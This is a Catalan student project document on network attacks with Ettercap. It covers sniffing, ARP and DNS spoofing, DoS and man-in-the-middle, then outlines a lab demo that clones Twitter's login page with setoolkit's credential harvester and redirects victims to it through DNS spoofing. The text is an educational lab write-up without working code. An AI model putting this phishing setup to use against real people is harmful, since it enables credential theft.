Projecte ASIX 2k22

Escola Del Treball

2HISX 2021-2022

Aaron Andal & Cristian Condolo

CryptoSEC: "*Careful where you step in*"

Index

Kali Linux

Ettercap

Ettercap és una eina de rastreig de xarxa basada en la suplantació d'adreces ARP.

Té olfacte de connexions dinàmiques, filtratge de contingut dinàmic i molts altres trucs interessants.

És compatible amb l'anàlisi activa i passiva de molts protocols i inclou moltes característiques per a l'anàlisi de xarxa i amfitrió.

És principalment adequat per canviar les xarxes dàrea local. Amb lajuda del programari sniffer EtterCap, els provadors de penetració poden detectar la seguretat de la comunicació de dades de text clar a la xarxa i prendre mesures oportunes per evitar que les dades confidencials de nom dusuari / contrasenya es transmetin en text clar.


Amb **Ettercap**, podem simular un atac, un atac és una manera de destruir, exposar i obtenir accés no autoritzat a dades i ordinadors.

Un atacant és una persona que roba les vostres dades sense permís i una característica d'alguns atacs és que estan ocults.

Els atacs no sempre són senzills; la majoria són complexos i és un gran repte per als investigadors de seguretat i les empreses que ofereixen una solució per a ells.

Un atac pot ser actiu o passiu:

- **Atac actiu**: En aquest tipus d'atac, l'atacant intenta alterar els recursos del sistema o destruir-ne les dades. L'Atacant pot canviar les dades.
- **Atac passiu**: En aquest tipus d'atac, l'atacant intenta obtenir informació del sistema sense destruir la informació. Aquest atac és més aviat vigilància i reconeixement de l'objectiu.



Diferents tipus d'atacs actius i pasius:

Atac actiu:

- Atac de denegació de servei (DoS).
- Spoofing.
- Man in the middle.
- Enverinament ARP.
- Desbordament.

Atac pasiu:

- Escáneres de puertos.
- Idle Scan (escaneo inactivo).

Els atacs que es poden fer a Ettercap


Eavesdropping (Escoltar atentament)

Segur que et resulta familiar; és una cosa molt normal a la vida. Imagina't que vols trobar alguna informació sobre dos amics i la seva relació. Una manera molt senzilla és escoltar en secret les vostres paraules. Aquest tipus d'atac també es produeix a les comunicacions informàtiques, però es coneix com a **sniffing**.

Quan xateges amb el teu amic en mode "text clar", és possible olorar el teu trànsit. Pot semblar antic, però pots estar segur que és un dels problemes de seguretat més grans en una xarxa que els administradors de xarxa no tenen en compte.

Falsificació de direccions IP (Address Spoofing o DNS Cache Poisoning + ARP Spoof)

Sé que saps què és una adreça IP (Protocol d'Internet). Com saps, per comunicar-se amb altres ordinadors, cada ordinador necessita una IP. En aquest atac, un atacant vol fer una adreça de destinació falsa i enganyar-te sobre això. Per exemple, el teu objectiu és mibanco.com i un atacant reenvia la teva petició a un fals mibanco.com. L'objectiu és suplantar el host víctima.




Atac de denegació de servei (DoS)

En aquest tipus d'atac, un atacant intenta fer que una màquina o un recurs de xarxa no estigui disponible per als usuaris.

L'objectiu és interrompre o suspendre els serveis que es connecten a Internet. Aquest atac es dirigeix a gateways i servidors web, com els dels bancs, i realitza alguns dels sabotatges següents.

- Ús de recursos computacionals, com lample de banda, la memòria, lespai en disc o fins i tot la CPU. Com suposo, la teva ment podria divagar cap al codi maliciós.
- Destrueix la informació i les taules d'encaminament.
- Interrompre els components físics de la xarxa, com els routers, els switches i els firewalls.
- Envia dades no vàlides a aplicacions o serveis de xarxa. Podeu acabar anormalment els serveis.
- Enviar molts paquets a les destinacions per inundar-los i finalment col·lapsar i apagar.
- Bloquejar les destinacions i que els usuaris autoritzats no hi puguin accedir.

Al DDoS, un atacant pot utilitzar la tècnica del Zombie per capturar molts ordinadors i enviar moltes peticions a la víctima a través d'ells o de bots. Zombie vol dir que un ordinador connectat a Internet ha estat compromès per un hacker.




Atac Man in the Middle

L'atac man-in-the-middle (abreujat MITM, MitM, MIM, MiM, MITMA) és una forma d'atac actiu en què un atacant estableix una connexió entre les víctimes i envia missatges entre elles.

Així, les víctimes creuen que estan parlant directament entre elles, però en realitat un atacant ho controla.

En aquest escenari, un atacant ha tingut èxit quan es pot fer passar per un usuari.

D'altra banda, hi ha una tercera persona entre tu i la persona amb qui et comuniques i pot controlar i vigilar el teu trànsit.



Afortunadament, alguns protocols poden impedir-ho, com el SSL.

Un hacker pot utilitzar el següent programari per implementar aquest atac:

- Caín i Abel
- Subterfugi
- **Ettercap**: És el que utilitzarem
- AirJack
- **SSLStrip**: L'utilitzarem per trencar el SSL.
- **SSLSniff**

Exemple pràctic d'Ettercap

Exemple 1: Utilitzant setoolkit a Kali Linux i ETTERCAP


Demostració ràpida de com DNS pot ser suplantat utilitzant Kali Linux, i com el tràfic pot ser redirigit a una pàgina fraudulenta.

Hem decidit fer phishing la pàgina de Twitter utilitzant una eina anomenada "setoolkit" i fer un clonatge de la pàgina de Twitter.

Posteriorment suplantar el registre DNS en la que apuntava a twitter.com a la nostra màquina, on hi tenim un allotjat una pàgina fraudulenta utilitzant l'eina.


Website Attack Vectors -> Creditials Harvestor -> Clone website / Use Web Template

